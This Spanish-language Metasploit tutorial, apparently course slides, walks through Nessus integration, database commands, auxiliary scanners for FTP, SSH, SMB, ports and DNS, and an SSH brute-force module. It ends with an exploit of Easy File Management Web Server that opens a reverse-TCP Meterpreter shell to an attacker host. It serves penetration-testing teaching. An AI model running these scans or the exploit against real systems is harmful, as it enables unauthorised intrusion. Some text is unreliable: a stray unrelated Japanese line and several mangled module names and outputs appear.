Podemos obtener las vulnerabilidades encontradas por Nessus mediante el comando **vuln**; si quisiéramos filtrar la información que sólo nos mostrara la de un puerto en concreto o un rango de puertos, utilizamos el parámetro **-p**, o en su defecto por un servicio mediante **-s**. Se recomienda siempre utilizar el parámetro **-h** o comando **help** para obtener la máxima información relativa al comando en cuestión.

```
msf > vulns
[*] Time: 2016-11-29 21:30:49 UTC Vuln: host=192.168.10.1 name=Nessus Scan Information refs=NSS-10506
[*] Time: 2016-11-29 21:33:49 UTC Vuln: host=192.168.10.1 name=Common Platform Enumeration (CPE) refs=NSS-45590
[*] Time: 2016-11-29 21:30:49 UTC Vuln: host=192.168.10.1 name=Device Type refs=NSS-50615
[*] Time: 2016-11-29 21:30:49 UTC Vuln: host=192.168.10.1 name=OS Identification refs=NSS-11036
[*] Time: 2016-11-29 21:30:49 UTC Vuln: host=192.168.10.1 name=Additional DNS Hostnames refs=NSS-46180
[*] Time: 2016-11-29 21:33:49 UTC Vuln: host=192.168.10.1 name=Ethernet Card Manufacturer Detection refs=NSS-26578
[*] Time: 2016-11-29 21:30:49 UTC Vuln: host=192.168.10.1 name=VMware Virtual Machine Detection refs=NSS-20094
[*] Time: 2016-11-29 21:30:49 UTC Vuln: host=192.168.10.1 name=SSH Signing Disabled refs=NSS-57608
[*] Time: 2016-11-29 21:33:49 UTC Vuln: host=192.168.10.1 name=Service Detection (HELP Request) refs=NSS-11163
[*] Time: 2016-11-29 21:30:49 UTC Vuln: host=192.168.10.1 name=Traceroute Information refs=NSS-10267
[*] Time: 2016-11-29 21:33:49 UTC Vuln: host=192.168.10.1 name=Link-Local Multicast Name Resolution (LLMNR) Detection refs=NSS-53513
[*] Time: 2016-11-29 21:33:49 UTC Vuln: host=192.168.10.1 name=ICP/IP Timestamps Supported refs=NSS-25220
[*] Time: 2016-11-29 21:30:49 UTC Vuln: host=192.168.10.1 name=NetBIOS Multiple IP Address Enumeration refs=NSS-43015
[*] Time: 2016-11-29 21:33:49 UTC Vuln: host=192.168.10.1 name=Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry refs=NSS-26917
[*] Time: 2016-11-29 21:33:49 UTC Vuln: host=192.168.10.1 name=Nessus SYN scanner refs=NSS-11219
[*] Time: 2016-11-29 21:33:49 UTC Vuln: host=192.168.10.1 name=Nessus SYN scanner refs=NSS-11219
[*] Time: 2016-11-29 21:33:49 UTC Vuln: host=192.168.10.1 name=Nessus SYN scanner refs=NSS-11219
[*] Time: 2016-11-29 21:33:50 UTC Vuln: host=192.168.10.1 name=Nessus SYN scanner refs=NSS-11219
[*] Time: 2016-11-29 21:33:50 UTC Vuln: host=192.168.10.1 name=Microsoft Windows SMB Log In Possible refs=NSS-10394
[*] Time: 2016-11-29 21:33:50 UTC Vuln: host=192.168.10.1 name=Microsoft Windows SMB NativeLanManager Remote System Information Disclosure refs=NSS-10785
[*] Time: 2016-11-29 21:33:50 UTC Vuln: host=192.168.10.1 name=Windows NetBIOS / SMB Remote Host Information Disclosure refs=NSS-10150
[*] Time: 2016-11-29 21:33:50 UTC Vuln: host=192.168.10.1 name=DOE Services Enumeration refs=NSS-10730
[*] Time: 2016-11-29 21:33:50 UTC Vuln: host=192.168.10.1 name=DOE Services Enumeration refs=NSS-10735
```

```
msf > vulns -p 80
[*] Time: 2016-11-29 21:33:45 UTC Vuln: host=192.168.10.170 name=OpenSSL Version Detection refs=NSS-57323
[*] Time: 2016-11-29 21:33:45 UTC Vuln: host=192.168.10.170 name=OpenSSL 1.0.2 < 1.0.2i Multiple Vulnerabilities (SHA384) refs=CVE-2016-2183,BID-92630,BID-92635,OSVDB-143367,OSVDB-143367,OSVDB-143368,CVE-2016-2177,CVE-2016-2178,CVE-2016-2179,CVE-2016-2180,CVE-2016-2181,CVE-2016-2182,CVE-2016-6302,CVE-2016-6303,CVE-2016-6304,CVE-2016-6306,BID-91081,BID-91319,BID-92117,BID-92557,BID-92628,BID-92902,BID-92984,BID-92987,BID-93150,BID-93153,OSVDB-139313,OSVDB-139471,OSVDB-142095,OSVDB-143021,OSVDB-143259,OSVDB-143309,OSVDB-143369,OSVDB-144687,OSVDB-144688,OSVDB-144750,NSS-93815,NSS-93112
[*] Time: 2016-11-29 21:33:46 UTC Vuln: host=192.168.10.170 name=PHP 5.6.x < 5.6.27 Multiple Vulnerabilities refs=OSVDB-145598,OSVDB-145599,OSVDB-145600,OSVDB-145601,OSVDB-145602,OSVDB-145603,OSVDB-145604,OSVDB-145605,OSVDB-145606,OSVDB-145607,OSVDB-145608,OSVDB-145609,OSVDB-145610,OSVDB-145611,NSS-94108
[*] Time: 2016-11-29 21:33:46 UTC Vuln: host=192.168.10.170 name=PHP 5.6.x < 5.6.26 Multiple Vulnerabilities refs=OSVDB-145227,OSVDB-146957,OSVDB-146975,OSVDB-147321,IAVB-2016-B-0164,NSS-94955
[*] Time: 2016-11-29 21:33:47 UTC Vuln: host=192.168.10.170 name=Apache mod_info /server-info Information Disclosure refs=OSVDB-562,NSS-10670
[*] Time: 2016-11-29 21:33:47 UTC Vuln: host=192.168.10.170 name=Hypertext Transfer Protocol (HTTP) Information refs=NSS-24260
[*] Time: 2016-11-29 21:33:47 UTC Vuln: host=192.168.10.170 name=HTTP TRACE / TRACK Methods Allowed refs=CVE-2003-1567,CVE-2004-2360,CVE-2010-0388,BID-9506,BID-9561,BID-11604,BID-33374,BID-37995,OSVDB-877,OSVDB-3726,OSVDB-5648,OSVDB-11408,OSVDB-50485,CERT-288308,CERT-867503,CVE-16,CVE-200,NSS-11213
[*] Time: 2016-11-29 21:33:46 UTC Vuln: host=192.168.10.170 name=PHP 5.6.x < 5.6.25 Multiple Vulnerabilities refs=OSVDB-143096,OSVDB-143100,OSVDB-143101,OSVDB-143102,OSVDB-143103,OSVDB-143104,OSVDB-143105,OSVDB-143106,OSVDB-143107,OSVDB-143108,OSVDB-143109,OSVDB-143110,OSVDB-143111,OSVDB-143112,OSVDB-143113,OSVDB-143114,OSVDB-143115,OSVDB-143117,OSVDB-143118,NSS-93077
[*] Time: 2016-11-29 21:33:46 UTC Vuln: host=192.168.10.170 name=PHP 5.6.x < 5.6.26 Multiple Vulnerabilities refs=CVE-2016-7411,CVE-2016-7412,CVE-2016-7413,CVE-2016-7414,CVE-2016-7416,CVE-2016-7417,CVE-2016-7418,BID-93004,BID-93005,BID-93006,BID-93007,BID-93008,BID-93009,BID-93011,OSVDB-144259,OSVDB-144260,OSVDB-144261,OSVDB-144262,OSVDB-144263,OSVDB-144264,OSVDB-144268,OSVDB-144269,OSVDB-144270,OSVDB-144271,OSVDB-144273,OSVDB-144275,OSVDB-144287,NSS-93656
[*] Time: 2016-11-29 21:33:47 UTC Vuln: host=192.168.10.170 name=PHP Server refs=NSS-48243
[*] Time: 2016-11-29 21:33:47 UTC Vuln: host=192.168.10.170 name=Apache mod_status /server-status Information Disclosure refs=OSVDB-561,NSS-10677
[*] Time: 2016-11-29 21:33:47 UTC Vuln: host=192.168.10.170 name=HTTP Server Type and Version refs=NSS-10107
```


Metasploit Framework... Integración con Nessus:

Una vez tenemos identificada la vulnerabilidad, buscaríamos dicha vulnerabilidad con el comando search y podríamos obtener información del módulo mediante info. Localizado el exploit, podríamos hacer uso de dicho exploit con el comando use, configurando los parámetros o variables necesarios, RHOST, RPORT, ... y proceder a la explotación de dichas vulnerabilidades.

```
msf > search openssl

Matching Modules
=====

  Name                                     Disclosure Date  Rank  Description
  ----
  auxiliary/dos/ssl/dtlc_changecipherspec  2000-04-26      normal  OpenSSL DTLS ChangeCipherSpec Remote DoS
  auxiliary/dos/ssl/dtlc_fragment_overflow  2014-06-05      normal  OpenSSL DTLS Fragment Overflow DoS
  auxiliary/dos/ssl/openssl_aesni         2013-02-05      normal  OpenSSL TLS 1.1 and 1.2 AES-NI DoS
  auxiliary/scanner/ssl/openssl_ccs       2014-06-05      normal  OpenSSL Server-Side ChangeCipherSpec Injection Scanner
  auxiliary/scanner/ssl/openssl_heartbeat  2014-04-07      normal  OpenSSL Heartbeat (Heartbleed) Information Leak
  auxiliary/server/openssl_alchaintoforgery_mitm_proxy  2015-07-09      normal  OpenSSL Alternative Chains Certificate Forgery MITM Proxy
  auxiliary/server/openssl_heartbeat_client_memory  2014-04-07      normal  OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
  payload/bsd/x86/exec                    normal          normal  BSD Execute Command
  payload/cmd/unix/reverse_openssl         normal          normal  Unix Command Shell, Double Reverse TCP SSL (openssl)
  payload/os/x86/exec                      normal          normal  OS X Execute Command
```

```
msf > info auxiliary/scanner/ssl/openssl_heartbeat
```

```
Name: OpenSSL Heartbeat (Heartbleed) Information Leak
Module: auxiliary/scanner/ssl/openssl_heartbeat
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2014-04-07
```

```
Provided by:
Neel Mehta
Riku
Antti
Matti
Jared Stafford <jspenguin@jspenguin.org>
Filippo
Christian Wehlmaier <FireFart@gmail.com>
www.vulnmetasploit.com
Juan Vazquez <juan.vazquez@metasploit.com>
Sebastiano Di Paola
Tom Sellers
jjamoc
Ben Buchanan
harsself
```

```
Available actions:
```

```
Name Description
----
DUMP Dump memory contents
KEYS Recover private keys from memory
SCAN Check hosts for vulnerability
```

```
Basic options:
```

```
Name Current Setting Required
```

```
DUMP Dump memory contents
KEYS Recover private keys from memory
SCAN Check hosts for vulnerability
```

```
Basic options:
```

Name	Current Setting	Required	Description
DUMPFILTER	no	no	Pattern to filter leaked memory before storing
MAX_RETRYES	50	yes	Max tries to dump key
RESPONSE_TIMEOUT	10	yes	Number of seconds to wait for a server response
RHOSTS	yes	yes	The target address range or CIDR identifier
RPORT	443	yes	The target port
STATUS_RETRY	5	yes	How many retries until status
THREADS	1	yes	The number of concurrent threads
TLS_CALLBACK	none	yes	Protocol to use, 'none' to use raw TLS sockets (Accepted: OpenSSL, SNIFF, IMAP, JARVIS, POP3, FTP, POSTGRES)
TLS_VERSION	1.0	yes	TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

```
Description:
```

This module implements the OpenSSL Heartbleed attack. The problem exists in the handling of heartbeat requests, where a fake length can be used to leak memory data in the response. Services that support STARTTLS may also be vulnerable. The module supports several actions, allowing for scanning, dumping of memory contents, and private key recovery.

```
References:
```

```
http://cvedetails.com/cve/2014-0160/
http://www.kb.cert.org/vuls/id/720901
https://www.us-cert.gov/ncas/alerts/TA14-038A
http://heartbleed.com/
https://github.com/FilippoStorti/Heartbleed
https://gist.github.com/takenixx/10107280
https://l33t.ro/Heartbleed/
```

Metasploit Framework... Base de datos Metasploit:

Metasploit permite la utilización de información almacenada en bases de datos por otras herramientas de recogida de información y análisis. Esta funcionalidad es de gran interés en un test de intrusión, ya que en función de dicha información pueden ir realizando distintas pruebas sobre los sistemas de la organización. Para esto usamos varios comandos de Metasploit con el fin de establecer conexiones y realizar las consultas.

- Db_status
- Db_connect
- Db_nmap
- Db_autopwn
- Hosts
- Db-destroy
- Services
- Vulns
- Creds

Metasploit Framework... Base de datos Metasploit:

- Db_status: indica las bases de datos que se encuentran disponibles y la base de datos configurada por defecto.
- Db_connect: crea y conecta con la base de datos. Previamente, se debe configurar el usuario en la base de datos. Este comando prepara todas las tablas en la base de datos que se utilizarán en la recolección de información y análisis para almacenar los datos obtenidos de los sistemas que se estén auditando.
- Db_nmap: ejecuta la herramienta nmap y almacena todos los resultados del escaneo en las tablas preparadas en la base de datos.
- Db_autopwn: lanza una colección de exploits frente a una o varias máquinas de las cuales se ha obtenido información. En las últimas versiones no se encuentra disponible, tiene que instalarse manualmente.
- Hosts: lista las máquinas que se encuentran alojadas en la base de datos. Muestra información como el sistema operativo, nombre de la máquina, dirección MAC, versión del service pack, entre otras.
- Db-destroy: elimina la base de datos que se está utilizando.
- Services: muestra los servicios de las máquinas de la base de datos.
- Vulns: muestra las vulnerabilidades de las máquinas de las bases de datos.
- Creds: muestra las credenciales de las máquinas de las bases de datos.

Metasploit Framework... Base de datos Metasploit:

```

root@kali:~# nmap -sT 192.168.0.101
Nmap: Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-27 22:04 GMT
Nmap: Nmap scan report for 192.168.0.1
Nmap: Host is up (0.011s latency).
Nmap: Not shown: 596 closed ports
Nmap: PORT      STATE SERVICE
Nmap: 22/tcp    open  ssh      OpenSSH 6.9p1 Ubuntu (protocol 2.0)
Nmap: |_ ssh-hostkey:
Nmap: |_ 1024 76:ef:25:fa:07:51:a0:b4:30:00:0f:48:e2:20:80:c4 (RSA)
Nmap: |_ 1024 2a:04:5a:d0:d8:28:06:1e:4b:8b:5a:1f:5d:0c:fd:87 (RSA)
Nmap: 80/tcp    open  http     TD-LINK WR841N WAP http config
Nmap: |_ http-server-header: Router Webserver
Nmap: |_ http-title: TL-WR841N
Nmap: 1900/tcp  open  upnp     ipOS upnpd [TP-LINK TL-WR841N WAP 11.0; UPNP 1.0]
Nmap: 49152/tcp  open  http     Huawei HG245T modem http config
Nmap: |_ http-title: Site doesn't have a title.
Nmap: MAC Address: 94:F2:6D:C5:1C:5A (Tp-Link Technologies)
Nmap: Device type: general purpose
Nmap: Running: Linux 2.6.X
Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
Nmap: OS details: Linux 2.6.17 - 2.6.36
Nmap: Network Distance: 1 hop
Nmap: Service Info: OS: Linux, ipOS 7.0; Devices: WAP, broadband router; CPE: cpe:/o:linux:linux_kernel, cpe:/h:tp-link:wr841n, cpe:/h:tl-wr841n, cpe:/c:ub
com:port:7.0, cpe:/h:huawei:hg245t
Nmap: TRACEROUTE
Nmap: HOP RTT      ADDRESS
Nmap: 1    10.77 ms 192.168.0.1
Nmap: Nmap scan report for 192.168.0.101
Nmap: Host is up (0.016s latency).
Nmap: All 1000 scanned ports on 192.168.0.101 are closed

```

```
msf > hosts
```

● 船中での生活

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
192.168.0.1	f4:f2:6d:c5:1c:5a		Linux		2.6.X	server		
192.168.0.102			Linux		3.X	server		
192.168.0.105	08:3a:8e:85:33:33		Windows	7		client		
192.168.0.106	cc:2d:8c:38:d7:a5		Linux		2.6.X	server		

Metasploit Framework... Base de datos Metasploit:

```
msf > services

Services
=====

host      port  proto name      state info
----
192.168.0.1 22    tcp   ssh       open  Dropbear sshd 2012.50 protocol 2.0
192.168.0.1 80     tcp   http      open  TP-LINK WR841N WAP http config
192.168.0.1 1900   tcp   upnp      open  ipOS upnpd TP-LINK TL-WR841N WAP 11.0; UPNP 1.0
192.168.0.1 49152  tcp   http      open  Huawei HG024ST modem http config
192.168.0.102 80     tcp   http      open  Apache httpd 2.4.10 (Debian)
192.168.0.105 135    tcp   msrpc     open  Microsoft Windows RPC
192.168.0.105 445    tcp   microsoft.ds open  Microsoft Windows 10 microsoft.ds
192.168.0.105 20099  tcp   http      open  Microsoft HTTPAPI httpd 2.0 SSOP/LEPNP
192.168.0.105 139    tcp   netbios-ssn open  Microsoft Windows 98 netbios-ssn
192.168.0.105 1028   tcp   msrpc     open  Microsoft Windows RPC
192.168.0.106 1062   tcp   upnp      open
192.168.0.106 8000   tcp   tcpwrapped open
192.168.0.106 1175   tcp   upnp      open
```

```
msf > vulns
msf > creds
Credentials
=====

host  origin  service  public  private  realm  private_type
----
msf > 
```

Metasploit Framework... Auxiliary:

Metasploit dispone de distintos módulos de tipo auxiliary con los que se puede obtener diversa información sobre servicios y máquinas remotas, realizar fuzzing, sniffers, servers, herramientas para http, mysql, netbios, NFS, Oracle, SNMP, ...

Veamos a continuación algunos ejemplos que permiten al auditor obtener la versión de un servidor FTP remoto. La primera herramienta o módulo que se utiliza es auxiliary/scanner/ftp/ftp_version.

Su configuración es realmente sencilla, se indica el FTP remoto en la variable RHOSTS y el puerto por el que se escucha el FTP.

```
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > show options

Module options (auxiliary/scanner/ftp/ftp_version):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   mozilla@example.com no         The password for the specified username
  FTPUSER   anonymous        no         The username to authenticate as
  RHOSTS    192.168.10.170   yes        The target address range or CIDR identifier
  RPORT     21               yes        The target port
  THREADS   1               yes        The number of concurrent threads

msf auxiliary(ftp_version) > set RHOSTS 192.168.10.170
RHOSTS => 192.168.10.170
msf auxiliary(ftp_version) > exploit

[*] 192.168.10.170:21 FTP Banner: '220 Welcome to Easy File Sharing FTP Server!\x0d\x0a'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) >
```

Metasploit Framework... Auxiliary:

Otra herramienta que se puede utilizar es auxiliary/scanner/ftp/anonymous con la que mediante el uso del usuario anónimo se puede detectar la versión del servidor FTP.

```
msf auxiliary(ftp_version) > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS    mozilla@example.com no         The password for the specified username
  FTPUSER    anonymous        no         The username to authenticate as
  RHOSTS     192.168.10.170   yes        The target address range or CIDR identifier
  RPORT      21               yes        The target port
  THREADS    1               yes        The number of concurrent threads

msf auxiliary(anonymous) > set RHOSTS 192.168.10.170
RHOSTS => 192.168.10.170
msf auxiliary(anonymous) > exploit

[+] 192.168.10.170:21 - Anonymous READ (220 Welcome to Easy File Sharing FTP Server!)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) >
```

Metasploit Framework... Auxiliary:

Para el servicio SSH existen varios módulos auxiliary que permiten de una forma rápida extraer la versión del servicio remoto. El módulo en concreto es auxiliary/scanner/ssh/ssh_version, configurando la máquina remota.

```
msf auxiliary(ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.10.170  yes       The target address range or CIDR identifier
  RPORT     22               yes       The target port
  THREADS   1                yes       The number of concurrent threads
  TIMEOUT   30               yes       Timeout for the SSH probe

msf auxiliary(ssh_version) > exploit

[*] 192.168.10.170:22 SSH server version: SSH-2.0-7.15 FlowSsh: Bitvise SSH Server (winSSHD) 7.15: free
only for personal non-commercial use ( service.component.version=7.15 service.version=7.15 service.com
ponent.vendor=Bitvise service.component.family=flowssh service.component.product=flowssh service.vendor
=Bitvise service.family=winSSHD service.product=winSSHD os.vendor=Microsoft os.family=Windows os.produc
t=Windows )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) >
```


Metasploit Framework... Auxiliary:

Existen otras herramientas para realizar fuerza bruta sobre el servicio SSH como puede ser `auxiliary/scanner/ssh/ssh_login` que permite realizar fuerza bruta a cuentas de usuarios que se pueden entrar en el sistema mediante autenticación de login y password. A este módulo se le puede configurar una lista de passwords y de usuarios e ir probando las posibles combinaciones.

El servicio SMB, Server Message Block, dispone de herramientas con las que se puede obtener información útil para poder utilizarlas durante el ataque. En la ruta `auxiliary/scanner/smb/smb_version` se dispone de un escáner con el que se puede detectar la versión del sistema operativo dónde se encuentra el servicio SMB.

```
msf auxiliary(smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.10.170  yes       The target address range or CIDR identifier
  SMBDomain .               no        The windows domain to use for authentication
  SMBPass   .               no        The password for the specified username
  SMBUser   .               no        The username to authenticate as
  THREADS   1               yes       The number of concurrent threads

msf auxiliary(smb_version) > set RHOSTS 192.168.10.170
RHOSTS => 192.168.10.170
msf auxiliary(smb_version) > exploit

[*] 192.168.10.170:445 is running Windows 7 Professional SP1 (build:7601) (name:WIN-PC) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Metasploit Framework... Auxiliary:

Este tipo de escáneres orientados a un servicio concreto son más silenciosos que los escáneres que analizan un gran número de servicios o recursos, por lo que si se necesita evitar un análisis masivo y ruidos estas herramientas son esenciales.

Otra de las herramientas para obtener información sobre el servicio SMD es `auxiliary/scanner/smb/smn_enumshares` que permite determinar que recursos compartidos son proporcionados por SMB en una o un conjunto de máquinas, así como `auxiliary/scanner/smb/smb_enumusers` determina que usuarios locales existen en la máquina remota.

Otras herramientas que podemos usar con los módulos auxiliares nos permiten realizar diferentes tipos de escaneos. Para realizar un escaneo Half Scan, el cual consiste en realizar el procedimiento three-way handshake sin concluir por completo para no crear una conexión. En otras palabras, el emisor envía un SYN para iniciar la conexión, si el receptor envía un SYN+ACK significa que el puerto se encuentra abierto, entonces el emisor envía un RST+ACK para finalizar la conexión, en lugar de un ACK que sería lo normal para crear la conexión. Se dispone del módulo `auxiliary/scanner/portscan/tcp` al que habría que configurar la dirección IP a escanear, el rango de puerto, el timeout, ... incluso podría pasarle la ruta de una captura de red.

Metasploit Framework... Auxiliary:

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name          Current Setting  Required  Description
  ----          -
  CONCURRENCY    10              yes       The number of concurrent ports to check per host
  PORTS          1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS         yes             yes       The target address range or CIDR identifier
  THREADS        1              yes       The number of concurrent threads
  TIMEOUT        1000           yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.10.170
RHOSTS => 192.168.10.170
msf auxiliary(tcp) > exploit

[*] 192.168.10.170:22 - TCP OPEN
[*] 192.168.10.170:21 - TCP OPEN
[*] 192.168.10.170:80 - TCP OPEN
[*] 192.168.10.170:139 - TCP OPEN
[*] 192.168.10.170:135 - TCP OPEN
[*] 192.168.10.170:445 - TCP OPEN
[*] 192.168.10.170:443 - TCP OPEN
[*] 192.168.10.170:3306 - TCP OPEN
[*] 192.168.10.170:3389 - TCP OPEN
[*] 192.168.10.170:5357 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > █
```

Metasploit Framework... Auxiliary:

Podríamos utilizar otros modules para los distintos tipos de escaneo como ACK Scan el cual determina si un equipo de la red escucha a través de un firewall (auxiliary/scanner/portscan/ack) y XMas Scan (auxiliary/scanner/portscan/xmas)

Un módulo que nos permite detectar máquinas que están localizados en la misma de red la máquina atacante se pueden enumerar dichas máquinas haciendo un escaneo ARP con el módulo auxiliary/scanner/discovery/arp_sweep

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

  Name      Current Setting  Required  Description
  ----      -
  INTERFACE  192.168.10.0/24  no        The name of the interface
  RHOSTS     192.168.10.0/24  yes       The target address range or CIDR identifier
  SHOST      no               no        Source IP Address
  SMAC       no               no        Source MAC Address
  THREADS    1                yes       The number of concurrent threads
  TIMEOUT    5                yes       The number of seconds to wait for new data

msf auxiliary(arp_sweep) > set RHOSTS 192.168.10.0/24
RHOSTS => 192.168.10.0/24
msf auxiliary(arp_sweep) > exploit

[*] 192.168.10.1 appears to be up (VMware, Inc.).
[*] 192.168.10.2 appears to be up (VMware, Inc.).
[*] 192.168.10.2 appears to be up (VMware, Inc.).
[*] 192.168.10.170 appears to be up (VMware, Inc.).
[*] 192.168.10.254 appears to be up (VMware, Inc.).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(arp_sweep) > █
```

Metasploit Framework... Auxiliary:

Otra herramienta que nos puede mostrar información relevante podemos conseguirla con el módulo `auxiliary/gather/dns_info`

Existen cantidad de módulos auxiliares que podemos hacer uso de ellos, para lo que se referencia al sitio web de Metasploit donde se podrá obtener listado completo.

```
Module options (auxiliary/gather/dns_info):

  Name      Current Setting  Required  Description
  ----      -
  DOMAIN     ns1.google.com      yes       The target domain name
  NS         no                  Specify the name server to use for queries, otherwise use the sys
tem configured DNS Server is used.

msf auxiliary(dns_info) > set DOMAIN google.es
DOMAIN => google.es
msf auxiliary(dns_info) > exploit

[*] Enumerating google.es
[+] google.es - Address 216.58.210.131 found. Record type: A
[+] google.es - Address 2a00:1450:4003:807::2003 found. Record type: AAAA
[+] google.es - Name server ns1.google.com (216.239.32.10) found. Record type: NS
[+] google.es - Name server ns2.google.com (216.239.34.10) found. Record type: NS
[+] google.es - Name server ns4.google.com (216.239.38.10) found. Record type: NS
[+] google.es - Name server ns3.google.com (216.239.36.10) found. Record type: NS
[+] google.es - ns2.google.com (216.239.34.10) found. Record type: SOA
[+] google.es - Mail server alt2.aspmx.l.google.com (74.125.200.26) found. Record type: MX
[+] google.es - Mail server alt2.aspmx.l.google.com (2404:6800:4003:c00::1a) found. Record type: MX
[+] google.es - Mail server aspmx.l.google.com (64.233.167.26) found. Record type: MX
[+] google.es - Mail server aspmx.l.google.com (2a00:1450:400c:c07::1b) found. Record type: MX
[+] google.es - Mail server alt1.aspmx.l.google.com (173.194.220.26) found. Record type: MX
[+] google.es - Mail server alt1.aspmx.l.google.com (2a00:1450:4010:c09::1b) found. Record type: MX
[+] google.es - Mail server alt3.aspmx.l.google.com (64.233.188.26) found. Record type: MX
[+] google.es - Mail server alt3.aspmx.l.google.com (2404:6800:4008:c06::1a) found. Record type: MX
[+] google.es - Mail server alt4.aspmx.l.google.com (74.125.28.26) found. Record type: MX
[+] google.es - Mail server alt4.aspmx.l.google.com (2607:f8b0:400e:c04::1a) found. Record type: MX
[+] google.es - Text info found: vaspfl -all . Record type: TXT
[*] Auxiliary module execution completed
msf auxiliary(dns_info) >
```

Metasploit Framework... Explotación:

En esta fase tras analizar la información obtenida y las posibles vulnerabilidades encontradas, se lanzará uno o varios exploits con el objetivo de lograr acceso a un sistema informático remoto o información a la que no tiene un acceso autorizado.

La elección de un payload es algo fundamental y crítico a la hora de realizar la explotación de un sistema. El auditor debe elegir el contexto en el que se moverá, es decir, si utilizará un payload para la fase de post-explotación o, por el contrario, le basta con conseguir una shell sobre un sistema concreto y demostrar la vulnerabilidad del sistema.

Existen distintos tipos de payloads, singles, stagers y staged. Los payloads de tipo single, son autónomos y realizan una tarea concreta o específica (por ejemplo, bind a una Shell, creación de un usuario, ejecución de un comando, ...). Los de tipo stagers se encargan de crear la conexión entre el cliente y la víctima, y son utilizados para descargar payloads de tipo staged. Estos últimos, se descargan y normalmente son utilizados para realizar tareas complejas o con gran variedad de funcionalidades, como puede ser un meterpreter.

Metasploit Framework... Explotación:

Todos los exploits utilizan exploit/multi/handler. Este módulo es capaz de gestionar y manejar cada uno de los exploits que se encuentran en el framework, sin importar la conexión o el tipo de arquitectura. Este módulo está diseñado de tal forma que sabe cómo tratar cada tipo de payload porque en su configuración se le dice que debe esperar. Cuando el auditor se encuentra con un módulo cargado, preciso uso del comando use, hay un momento en el que debe elegir el payload, y en ese punto es cuando implícitamente se llama al módulo de manera transparente al auditor. En otras ocasiones, puede ser que se deba utilizar explícitamente al módulo para manejar y gestionar las posibles sesiones remotas.

Para ver todos los payload disponibles utilizaremos el comando show payloads, si este se ejecuta con un módulo cargado, mostrará solamente los válidos para dicho módulo organizados.

En la fase explotación podemos encontrar varias situaciones como las intrusiones sin interacción y con interacción por parte del usuario.

En las intrusiones sin interacción se lanza un exploit el cual no requiere de interacción por parte del usuario, por lo que cualquier atacante podría tomar el control remoto de dicho equipo sin que el usuario notase, a priori, nada extraño.

Metasploit Framework... Explotación:

En esta prueba de concepto disponemos de una máquina Windows 7 con un servidor web como Easy File Management Web Server, el cual permite tener alojada una página web en los puertos 80 y 443.

En versión 4.3 y 5.0 vulnerable existe exploit que se puede descargar de exploit-db y copiarlo en la carpeta /usr/share/metasploit-framework/modules/exploits/NOMBRE podemos hacer uso de dicho exploit, configurar la IP en la variable RHOST y el puerto en el que se encuentra el servidor web en la variable RPORT, y al ejecutar el exploit con el comando exploit se consigue acceso a la máquina víctima. Se utiliza el payload configurado por defecto, aunque se puede cambiar y elegir el que se desee.

```
msf > use exploit/windows/easy_file
msf exploit(easy_file) > show options

Module options (exploit/windows/easy_file):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST      yes              yes       The target address
  RPORT      80               yes       The target port
  TARGETURI  /vfolder.ghp     yes       The URI path of an existing resource
  VHOST      no               no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(easy_file) > set RHOST 192.168.0.103
RHOST => 192.168.0.103
msf exploit(easy_file) > set RPORT 80
RPORT => 80
msf exploit(easy_file) >
```


Metasploit Framework... Explotación:

```
msf exploit(easy_file) > show options
```

```
Module options (exploit/windows/easy_file):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST	192.168.0.103	yes	The target address
RPORT	80	yes	The target port
TARGETURI	/vfolder.ghp	yes	The URI path of an existing resource
VHOST		no	HTTP server virtual host

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.0.102	yes	The listen address
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic Targeting

```
msf exploit(easy_file) >
```

```
msf exploit(easy_file) > exploit
```

```
[*] Started reverse TCP handler on 192.168.0.102:4444
[*] 192.168.0.103:80 - Fingerprinting version...
[+] 192.168.0.103:80 - Version 5.3 found
[*] 192.168.0.103:80 - Trying target Efmw 5.3 Universal...
[*] Sending stage (957487 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.102:4444 -> 192.168.0.103:49165) at 2016-11-27 18:42:48 +0100
```

```
meterpreter > █
```

Metasploit Framework... Explotación:

